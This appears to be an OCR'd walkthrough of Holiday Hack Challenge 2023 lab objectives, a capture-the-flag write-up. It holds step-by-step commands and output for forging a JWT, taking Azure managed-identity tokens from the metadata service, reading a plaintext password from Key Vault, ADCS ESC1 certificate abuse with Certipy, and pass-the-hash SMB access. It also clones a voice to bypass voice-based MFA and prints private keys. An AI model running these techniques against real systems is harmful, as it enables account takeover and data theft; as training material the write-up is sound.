YuEv+WNDv2e1XjoWCTxfP71EorywkEyCnZq5kax3cPOqBs4UvSmsR9JiYKdeXfaC
VGiUyJgLqwKBgQDL+VZtO/VOmZXWYOEOb0JLODCXUdQchYn3LdJ3X26XrY2SXXQR
wZ0EJqk8xAL4rS8ZGgPuUmnC5Y/ft2eco00OuzbR+FSDbIoMcP4wSYDoyv5IIrta
bnauUUipdorttuIwsc/E4Xt3b3l/GV6dcWsCBK/i5I7bW34yQ8LejTtGsQKBgAmx
NdwJpPJ6vMurRrUsIBQulXMMtx2NPbOXxFKeYN4uWhxKITWyKLUHmKNrVokmwelW
Wiodo9fGOlvhO40tg7rpfemBPlEG405rBu6q/LdKPhjm2Oh5Fbd9LCzeJah9zhVJ
Y46bJY/i6Ys6Q9rticO+41lfk344HDZvmbq2PEN5AoGBANrYUVhKdTY0OmxLOrBb
```

```
kk8qpMhJycpmLFwymvFf0j3dWzwo8cY/+2zCFEtv6t1r7b8bjz/NYrwS0GvEc6Bj
xVa9JIGLTKZt+VRYMP1V+uJEmgSnwUFKrXPrAsyRaMcq0HAvQOMICX4ZvGyzWhut
UdQXV73mNwnYl0RQmBnDOl+i
-----END PRIVATE KEY-----
```


We still need to become the “GeeseIslandsSuperChiefCommuncationsOfficer” role! Let’s use CyberChef to generate our role to transmit:



The JWT for GeeseIslandsSuperChiefCommuncationsOfficer is:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJp
YXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgS
GFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2hpZWZDb21tdW5pY2F0aW9uc09mZmljZXIifQ
.N-
8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZMoxThIEHUWqM
zZ8MceUmNGzzIsML7iFQElSsLmBMytHcm9-
qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur180GxgEaB-
o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-aaQMcNhSkMix_RX1UGrU-
2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFng
```

We update the JWT in the F12 window and we can now access the transmitter!!



We have the frequency: 10426
The Go-Date is 1224
The Go-Time was thought to be 1600, but it is off by four hours: 1200

Enter that info and hit transmit for the success:

Talk again to Chimney:
Brilliant work! You've outsmarted those scoundrels with finesse!

19 - Active Directory

Difficulty: 

Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the FileShare?

Submit

ANSWER:

InstructionsForEnteringSatelliteGroundStation.txt

SOLUTION:

Start by talking Ribb Bonbowford:

Hello, I'm Ribb Bonbowford. Nice to meet you!
Oh golly! It looks like Alabaster deployed some vulnerable Azure Function App Code he got from ChatNPT.
Don't get me wrong, I'm all for testing new technologies. The problem is that Alabaster didn't review the generated code and used the Geese Islands Azure production environment for his testing.
I'm worried because our Active Directory server is hosted there and Wombley Cube's research department uses one of its fileshares to store their sensitive files.
I'd love for you to help with auditing our Azure and Active Directory configuration and ensure there's no way to access the research department's data.
Since you have access to Alabaster's SSH account that means you're already in the Azure environment.
Knowing Alabaster, there might even be some useful tools in place already.

-----$-----

Start by Looking at In-Game Hints:

Misconfiguration ADventures

From: Alabaster Snowball
Objective: Active Directory

Certificates are everywhere. Did you know Active Directory (AD) uses certificates as well? Apparently the service used to manage them can have misconfigurations too.

Useful Tools

From: Ribb Bonbowford
Objective: Active Directory

It looks like Alabaster's SSH account has a couple of tools installed which might prove useful.

This challenge is a continuation of the Certificate SSHenanigans challenge! You need to start by logging into the ssh server. The steps to complete this challenge are below:

```
### I performed the below steps on my ParrotSec Linux OS (on Proxmox)
#############################################################################################
1.) Login as alabaster
$ ssh -i id_rsa -i id_rsa-cert.pub alabaster@ssh-server-
vm.santaworkshopgeeseislands.org
-----
alabaster@ssh-server-vm:~$

#############################################################################################
2.) We need to gather some information, start with getting the Metadata
https://learn.microsoft.com/en-us/azure/virtual-machines/instance-metadata-
service?tabs=linux
#-----
alabaster@ssh-server-vm:~$ curl -s -H Metadata:true --noproxy "*"
"http://169.254.169.254/metadata/instance?api-version=2021-02-01" | jq
{
  "compute": {
    "azEnvironment": "AzurePublicCloud",
    "customData": "",
    "evictionPolicy": "",
    "isHostCompatibilityLayerVm": "false",
    "licenseType": "",
    "location": "eastus",
    "name": "ssh-server-vm",
    "offer": "",
    "osProfile": {
      "adminUsername": "",
      "computerName": "",
      "disablePasswordAuthentication": ""
    },
    "osType": "Linux",
    "placementGroupId": "",
    "plan": {
      "name": "",
      "product": "",
      "publisher": ""
    },
    "platformFaultDomain": "0",
    "platformUpdateDomain": "0",
    "priority": "",
    "provider": "Microsoft.Compute",
    "publicKeys": [],
    "publisher": "",
    "resourceGroupName": "northpole-rg1",
    "resourceId": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-
rg1/providers/Microsoft.Compute/virtualMachines/ssh-server-vm",
    "securityProfile": {
      "secureBootEnabled": "false",
      "virtualTpmEnabled": "false"
```

```
    },
    "sku": "",
    "storageProfile": {
      "dataDisks": [],
      "imageReference": {
        "id": "",
        "offer": "",
        "publisher": "",
        "sku": "",
        "version": ""
      },
      "osDisk": {
        "caching": "ReadWrite",
        "createOption": "Attach",
        "diffDiskSettings": {
          "option": ""
        },
        "diskSizeGB": "30",
        "encryptionSettings": {
          "enabled": "false"
        },
        "image": {
          "uri": ""
        },
        "managedDisk": {
          "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/disks/ssh-
server-vm_os_disk",
          "storageAccountType": "Standard_LRS"
        },
        "name": "ssh-server-vm_os_disk",
        "osType": "Linux",
        "vhd": {
          "uri": ""
        },
        "writeAcceleratorEnabled": "false"
      },
      "resourceDisk": {
        "size": "63488"
      }
    },
    "subscriptionId": "2b0942f3-9bca-484b-a508-abdae2db5e64",
    "tags": "Project:HHC23",
    "tagsList": [
      {
        "name": "Project",
        "value": "HHC23"
      }
    ],
    "userData": "",
    "version": "",
    "vmId": "1f943876-80c5-4fc2-9a77-9011b0096c78",
    "vmScaleSetName": "",
    "vmSize": "Standard_B4ms",
    "zone": ""
```

```
  },
  "network": {
    "interface": [
      {
        "ipv4": {
          "ipAddress": [
            {
              "privateIpAddress": "10.0.0.50",
              "publicIpAddress": ""
            }
          ],
          "subnet": [
            {
              "address": "10.0.0.0",
              "prefix": "24"
            }
          ]
        },
        "ipv6": {
          "ipAddress": []
        },
        "macAddress": "6045BDFE2D67"
      }
    ]
  }
}
```


```
#############################################################################################
3.) We now have the two pieces of data, we need to get information about our key
vaults:
### “subscriptionId”: "2b0942f3-9bca-484b-a508-abdae2db5e64"
### “resourceGroupName”: "northpole-rg1"

https://learn.microsoft.com/en-us/rest/api/resources/resources/list-by-resource-
group?view=rest-resources-2021-04-01

#-----
curl GET https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/resources?api-version=2021-04-01
#-----
alabaster@ssh-server-vm:~$ curl -X GET
https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/resources?api-version=2021-04-01 | jq
-----
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   115  100   115    0     0    670      0 --:--:-- --:--:-- --:--:--   672
{
  "error": {
    "code": "AuthenticationFailed",
    "message": "Authentication failed. The 'Authorization' header is missing."
  }
}

-----
```

However that command requires an “auth token”, so let’s get one:

This one is for mangement:(ATOK)
$ curl -H "Metadata: true"
"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"

This one is for the key vault: (KV)
$ curl -H "Metadata: true"
"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net"

use the management one for this:
alabaster@ssh-server-vm:~$ curl -X GET -H "Authorization: Bearer $ATOK"management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/resources?api-version=2021-04-01 | jq

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   489  100   489    0     0   1937      0 --:--:-- --:--:-- --:--:--  1940
{
  "value": [
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv",
      "name": "northpole-ssh-certs-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {}
    },
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv",
      "name": "northpole-it-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {}
    }
  ]
}
```

##
4.) Now time to access the vault, it also requires an “auth token”, so let’s get one:

#-----
This one is for management :(ATOK)
$ curl -H "Metadata: true"
"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"

This one is for the key vault: (KV)
$ curl -H "Metadata: true"
"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net"

```
#-----

### We want the vault token
1. Find vault of secrets
https://learn.microsoft.com/en-us/rest/api/resources/resources/list-by-resource-group?view=rest-resources-2021-04-01
-----
alabaster@ssh-server-vm:~$ curl -H "Accept: application/json" -H "Authorization: Bearer $KV" "https://northpole-it-kv.vault.azure.net/secrets?api-version=7.4" | jq

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   244  100   244    0     0   1523      0 --:--:-- --:--:-- --:--:--  1525
{
  "value": [
    {
      "id": "https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript",
      "attributes": {
        "enabled": true,
        "created": 1699564823,
        "updated": 1699564823,
        "recoveryLevel": "Recoverable+Purgeable",
        "recoverableDays": 90
      },
      "tags": {}
    }
  ],
  "nextLink": null
}

################################################################################
5.) Great we have the id for the script, time to access it

alabaster@ssh-server-vm:~$ curl -H "Accept: application/json" -H "Authorization: Bearer $KV" https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4 | jq
---
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   639  100   639    0     0   5528      0 --:--:-- --:--:-- --:--:--  5508
{
  "value": "Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru",
  "id": "https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f5272248d",
  "attributes": {
    "enabled": true,
    "created": 1699564823,
    "updated": 1699564823,
    "recoveryLevel": "Recoverable+Purgeable",
    "recoverableDays": 90
  },
```

```
  "tags": {}
}

### Great! We have the script, it contains information we need to go further

Import-Module ActiveDirectory;
$UserName = "elfy";
$UserDomain = "northpole.local";
$UserUPN = "$UserName@$UserDomain";
$Password = ConvertTo-SecureString "J4`ufC49/J4766" -AsPlainText -Force;
$DCIP = "10.0.0.53";
New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname
"" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru"

#############################################################################################
6.) Time to try some AD commands!

./lookupsid.py -target-ip 10.0.0.53 northpole.local/elfy@10.0.0.53
alabaster@ssh-server-vm:~/impacket$ ./lookupsid.py -target-ip 10.0.0.53
northpole.local/elfy@10.0.0.53

Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Brute forcing SIDs at 10.0.0.53
[*] StringBinding ncacn_np:10.0.0.53[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1491881926-36896850-4265899462
498: NORTHPOLE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: NORTHPOLE\alabaster (SidTypeUser)
501: NORTHPOLE\Guest (SidTypeUser)
502: NORTHPOLE\krbtgt (SidTypeUser)
512: NORTHPOLE\Domain Admins (SidTypeGroup)
513: NORTHPOLE\Domain Users (SidTypeGroup)
514: NORTHPOLE\Domain Guests (SidTypeGroup)
515: NORTHPOLE\Domain Computers (SidTypeGroup)
516: NORTHPOLE\Domain Controllers (SidTypeGroup)
517: NORTHPOLE\Cert Publishers (SidTypeAlias)
518: NORTHPOLE\Schema Admins (SidTypeGroup)
519: NORTHPOLE\Enterprise Admins (SidTypeGroup)
520: NORTHPOLE\Group Policy Creator Owners (SidTypeGroup)
521: NORTHPOLE\Read-only Domain Controllers (SidTypeGroup)
522: NORTHPOLE\Cloneable Domain Controllers (SidTypeGroup)
525: NORTHPOLE\Protected Users (SidTypeGroup)
526: NORTHPOLE\Key Admins (SidTypeGroup)
527: NORTHPOLE\Enterprise Key Admins (SidTypeGroup)
553: NORTHPOLE\RAS and IAS Servers (SidTypeAlias)
571: NORTHPOLE\Allowed RODC Password Replication Group (SidTypeAlias)
572: NORTHPOLE\Denied RODC Password Replication Group (SidTypeAlias)
1000: NORTHPOLE\npdc01$ (SidTypeUser)
1101: NORTHPOLE\DnsAdmins (SidTypeAlias)
1102: NORTHPOLE\DnsUpdateProxy (SidTypeGroup)
1103: NORTHPOLE\researchers (SidTypeGroup)
1104: NORTHPOLE\elfy (SidTypeUser)
1105: NORTHPOLE\wombleycube (SidTypeUser)
1106: NORTHPOLE\XX$ (SidTypeUser)
```

```
1107: NORTHPOLE\XXXX$ (SidTypeUser)

################################################################################################
7.) Use certipy to find vulnerable
#-----
alabaster@ssh-server-vm:~/impacket$ ./certipy find -dc-ip 10.0.0.53 -u elfy -
vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'northpole-npdc01-CA' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied
error.
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Saved BloodHound data to '20231218212543_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from @ly4k
[*] Saved text output to '20231218212543_Certipy.txt'
[*] Saved JSON output to '20231218212543_Certipy.json'

### Take a look at the output from the find vulnerable
-----
alabaster@ssh-server-vm:~/impacket$ cat 20231218212543_Certipy.json
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "northpole-npdc01-CA",
      "DNS Name": "npdc01.northpole.local",
      "Certificate Subject": "CN=northpole-npdc01-CA, DC=northpole, DC=local",
      "Certificate Serial Number": "13742F862BA0398547D7DF9E9D6205C4",
      "Certificate Validity Start": "2023-12-18 01:04:56+00:00",
      "Certificate Validity End": "2028-12-18 01:14:56+00:00",
      "Web Enrollment": "Disabled",
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Permissions": {
        "Owner": "NORTHPOLE.LOCAL\\Administrators",
        "Access Rights": {
          "2": [
            "NORTHPOLE.LOCAL\\Administrators",
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ],
          "1": [
            "NORTHPOLE.LOCAL\\Administrators",
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
```


```
        ],
        "512": [
          "NORTHPOLE.LOCAL\\Authenticated Users"
        ]
      }
    }
  }
},
"Certificate Templates": {
  "0": {
    "Template Name": "NorthPoleUsers",
    "Display Name": "NorthPoleUsers",
    "Certificate Authorities": [
      "northpole-npdc01-CA"
    ],
    "Enabled": true,
    "Client Authentication": true,
    "Enrollment Agent": false,
    "Any Purpose": false,
    "Enrollee Supplies Subject": true,
    "Certificate Name Flag": [
      "EnrolleeSuppliesSubject"
    ],
    "Enrollment Flag": [
      "PublishToDs",
      "IncludeSymmetricAlgorithms"
    ],
    "Private Key Flag": [
      "ExportableKey"
    ],
    "Extended Key Usage": [
      "Encrypting File System",
      "Secure Email",
      "Client Authentication"
    ],
    "Requires Manager Approval": false,
    "Requires Key Archival": false,
    "Authorized Signatures Required": 0,
    "Validity Period": "1 year",
    "Renewal Period": "6 weeks",
    "Minimum RSA Key Length": 2048,
    "Permissions": {
      "Enrollment Permissions": {
        "Enrollment Rights": [
          "NORTHPOLE.LOCAL\\Domain Admins",
          "NORTHPOLE.LOCAL\\Domain Users",
          "NORTHPOLE.LOCAL\\Enterprise Admins"
        ]
      },
      "Object Control Permissions": {
        "Owner": "NORTHPOLE.LOCAL\\Enterprise Admins",
        "Write Owner Principals": [
          "NORTHPOLE.LOCAL\\Domain Admins",
          "NORTHPOLE.LOCAL\\Enterprise Admins"
        ],
```

```
          "Write Dacl Principals": [
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ],
          "Write Property Principals": [
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ]
        }
      },
      "[!] Vulnerabilities": {
        "ESC1": "'NORTHPOLE.LOCAL\\\\Domain Users' can enroll, enrollee supplies
subject and template allows client authentication"
      }
    }
  }
}

#############################################################################################
8.) The "find vulnerable" pointed out there is an "ESC1" vulnerabilty ->
###   "Domain Users' can enroll, enrollee supplies subject and template allows client
authentication"
###
### After some googling I found this article:
https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-
one/
### It explains the steps for "Abusing Misconfigured Templates", so I used their
steps.

$ certipy req -dc-ip 10.0.0.53 -u elfy@northpole.local -ca northpole-npdc01-CA -
target npdc01.northpole.local -template NorthPoleUsers -upn
wombleycube@northpole.local -dns npdc01.northpole.local
-----
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password: (redacted)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 56
[*] Got certificate with multiple identifications
    UPN: 'wombleycube@northpole.local'
    DNS Host Name: 'npdc01.northpole.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'wombleycube_npdc01.pfx'


#############################################################################################
9.) Now that we have our certificate, we can use the certificate to obtain the
credential hash and a Kerberos ticket of the target DA account using the Certipy -
auth command

#-----
alabaster@ssh-server-vm:~/impacket$ certipy auth -pfx wombleycube_npdc01.pfx -dc-ip
10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'wombleycube@northpole.local'
    [1] DNS Host Name: 'npdc01.northpole.local'
> 0
[*] Using principal: wombleycube@northpole.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for 'wombleycube@northpole.local':
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23

################################################################################################
10.) Use wombleycubes 'hash' to access the SMB
#------
alabaster@ssh-server-vm:~/impacket$ ./smbclient.py -hashes
'aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23'
wombleycube@10.0.0.53

Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
#-----

### Look for shares
#-----
# shares
ADMIN$
C$
D$
FileShare
IPC$
NETLOGON
SYSVOL

### Access "FileShare"
#-----
# use FileShare
# ls
drw-rw-rw-          0  Mon Dec 18 01:13:11 2023 .
drw-rw-rw-          0  Mon Dec 18 01:13:08 2023 ..
-rw-rw-rw-     701028  Mon Dec 18 01:13:10 2023 Cookies.pdf
-rw-rw-rw-    1521650  Mon Dec 18 01:13:11 2023 Cookies_Recipe.pdf
-rw-rw-rw-      54096  Mon Dec 18 01:13:11 2023 SignatureCookies.pdf
drw-rw-rw-          0  Mon Dec 18 01:13:11 2023 super_secret_research
-rw-rw-rw-        165  Mon Dec 18 01:13:11 2023 todo.txt

### Access the "super_secret_researc" directory
#-----
# cd super_secret_research
# ls
drw-rw-rw-          0  Mon Dec 18 01:13:11 2023 .
drw-rw-rw-          0  Mon Dec 18 01:13:11 2023 ..
```

```
-rw-rw-rw-        231  Mon Dec 18 01:13:11 2023
InstructionsForEnteringSatelliteGroundStation.txt

### Download a copy of the 'InstructionsForEnteringSatelliteGroundStation.txt'
#-----
# get InstructionsForEnteringSatelliteGroundStation.txt

### Can now exit (smb) and read the instructions
#-----
alabaster@ssh-server-vm:~/impacket$ cat
InstructionsForEnteringSatelliteGroundStation.txt

Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.

################################################################################
11.) ANS: InstructionsForEnteringSatelliteGroundStation.txt

################################################################################
```

Enter answer to get the Achievement and a new Narrative:



Talk again to Ribb:

Wow, nice work. I'm impressed!
This is all starting to feel like more than just a coincidence though. Everything Alabaster's been setting up lately with the help of ChatNPT contains all these vulnerabilities. It almost feels deliberate, if you ask me.
Now obviously an LLM AI like ChatNPT cannot have deliberate motivations itself. It's just a machine. But I wonder who could have built it and who is controlling it?
On top of that, we apparently have a satellite ground station on Geese Islands. I wonder where that thing would even be located.
Well, I guess it's probably somewhere on Space Island, but I've not been there yet.
I'm not a big fan of jungles, you see. I have this tendency to get lost in them.
Anyway, if you feel like investigating, that'd be where I'd go look.
Good luck and I'd try and steer clear of ChatNPT if I were you.

20 - Space Island Door Access Speaker

Difficulty: 

There's a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.

ANSWER:

Just buy a hat and wear it.

SOLUTION:

Start by talking to Jewel Loggins:

What are you doing here, and who are you?
Me first? I'm Jewel Loggins. And I was trekking through the jungle and happened to find this place.
I liked this spot and decided to set up camp. Seeing you here is quite the surprise.
Well, because the only other person I've ever seen come here is Wombley Cube.
I thought this tram station in the middle of the jungle was strange to begin with, but then Wombley added to the intrigue.
I guess all this spy stuff is typical for him, so maybe I shouldn't think much of it. I'm sure everything's fine.
Every time he comes here, he says something to the speaker. Then, the door opens, and he rides the tram somewhere.
I gave it a try, but the door didn't open for me. Knowing Wombley, it's some kind of secret passphrase.
If you wanna see where the tram goes, I think you need to find out what that passphrase is.
Ribb Bonbowford over at Coggoggle Marina on Steampunk Island works with Wombley. Try asking if he knows.
I hope you find it. I'll be here when you get back

After talking with Ribb Bonbowford and completing Active Directory challenge, Jewel Loggins tells us:

What, you know the passphrase!? Let me try it!
Nope, didn't work. Knowing Wombley, the passphrase isn't the only requirement. He's all about that MFA!
Oh yeah, multi-factor authentication! The passphrase for something he knows, and his voice for something he is!
That's it! You need to be Wombley. You need his voice. Now, how are you gonna get that?
Since only us elves can get a subscription to use ChatNPT, try searching for another AI tool that can simulate voices. I'm sure there's one out there.

Now we need to solve how to “be Wombley” by using the following steps:

1.) Now have what to say as wombleycube into the speaker to enter the train to Space Island.-From the Active Directory challenge we have the text:

```
$ cat InstructionsForEnteringSatelliteGroundStation.txt
#-----
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:
```

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
#-----

2.) We already spoke to Wombley Cube on Film Noir Island - Chiaroscuro City to get a copy of his audio book:
wombleycube.mp3

3.) We now need to "clone" his audio to "say" the above text. I used the following website:
https://vocloner.com/

3.a) On the web site's left top box, enter the text to "say":

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.

3.b) Just below that, drag the wombleycube.mp3 file into the box.

3c) Click submit and wait for the results. Once processed, click on the three dots, download the file. It was a .wav file. I converted it to a .mp3 with Audacity application creating file works.mp3

4.) We now have a file that we can upload to the "Space Island Access Speaker" ! Click on that Speaker:

5.) When you click on the hand held audio device, it allows you to upload an audio file – use our "works.mp3" file.

6.) The door opens:

And we get an Achievement and the Door opens!
We can now ride the Tram to “Cape Cosmic Inside Fence”!

Before we go, talk again to Jewel:
Are you like a master spy or something? I've only seen stuff like that in the movies!
It sure is scary what you can do with AI, huh? I sure hope ChatNPT has better guardrails in place.

21 - Camera Access

Difficulty:
Gain access to Jack's camera. What's the third item on Jack's TODO list?

Submit

ANSWER:

ANS: CONQUER HOLIDAY SEASON!

SOLUTION:


Before you can solve this challenge you needed to complete the following challenges:
1) Certificate SSHenanigans
2) Active Directory
3) Space Island Door Access Speaker

Follow the steps below to solve this challenge:

```
################################################################################
### Bring up my Kali Linux VM install several items:

### Get ready by doing updates
$ sudo apt update
```

```
$ sudo apt dist-upggrade

### Install Docker
$ sudo apt install -y docker.io
$ sudo systemctl enable docker --now

### Add my login to the docker group
$ sudo usermod -aG docker $USER

### See if it worked
$ groups

################################################################################
1.) Then you need to travel to: Space Island: Cape Cosmic Inside Fence
2.) Locate the building "Zenith SGS" (on the far right side) and enter
3.) Click on the "Ground station client vending machine" (NanoSat-o-Matic.png)" which
gives you a "free sample": (client_container.zip) file that you download.
```


```
4.) Click on the image directly in front as you (Comms Terminal.png).
```



Talk to Wombley:

This is Ground Control, do you read me...? Ground Control to --
Hey! How'd you get in here? That tram is the only accessible point of entry and I secured it with MFA!
No matter, you may have had the skills to find and infiltrate the satellte ground station, but there's no chance you can hack your way into the satellite itself!
The nanosat's Supervisor Directory will remain hidden, and you'll never discover the mastermind behind all this.
So don't even waste your time trying.

5.) Should now see the "Nanosat Christmas Comms" (Nanosat Christmas Comms.png). Notice the image in the lower right of what looks like a "gator", click on it (GateXOR-1.png).

6.) Click on the "About" (GateXOR-2.png) to see what this is "about":

GateXOR is a magical time shifting alligator. For certain challenges GateXOR empowers the adventurer to perform point-in-time Travel or Collapse the specific timeline of the challenge, in order to start the challenge from the beginning.

Be warned! While GateXOR tries to help as many concurrent players as possible, this reptile only has so much juice in the tank. If running low on time-energy, GateXOR will let you know that a rest is required and that you'll have to take a short break.

P.S. The magical modern dino is here to help and is not to be hacked! In fact if you find a bug, DM Santa's team about it in the Discord channel!

7.) In the GateXOR window, click on "Time Travel" to see what happens:

TTL: 4.0 Hours, Target: 34.135.198.182

GateXOR> connected
GateXOR> {start} [timeline] unstable...
GateXOR> {19} total [timelines] are within tolerance...
GateXOR> tearing down [timeline]...
GateXOR> tearing down [timeline] complete...
GateXOR> building [timeline]...
GateXOR> [kronos storage] has been created...

```
GateXOR> waiting for [timeline] to be created...
GateXOR> waiting for [timeline] to be created...
GateXOR> waiting for [timeline] to be created...
GateXOR> [timeline] has been created...
GateXOR> building up finished...
GateXOR> connecting [time traveler] try {1} of {50}...
GateXOR> connecting [time traveler] try {2} of {50}...
GateXOR> connecting [time traveler] try {3} of {50}...
GateXOR> connecting [time traveler] try {4} of {50}...
GateXOR> [time traveler] connected successfully...
GateXOR> [time traveler] please hold, configuring...

###BEGIN###
### This is the server's Wireguard configuration file. Please consider saving it for
your record. ###

[Interface]
Address = 10.1.1.1/24
PrivateKey = +r/7/Hj9uUobgcxS/Rntnv25OsSRPfcfNpgxI/wqoEw=
ListenPort = 51820

[Peer]
PublicKey = YqckvmZae6rrLRTy2CpuALi4YycSaWcd37BcAHYDnnE=
AllowedIPs = 10.1.1.2/32


###END####

###END####

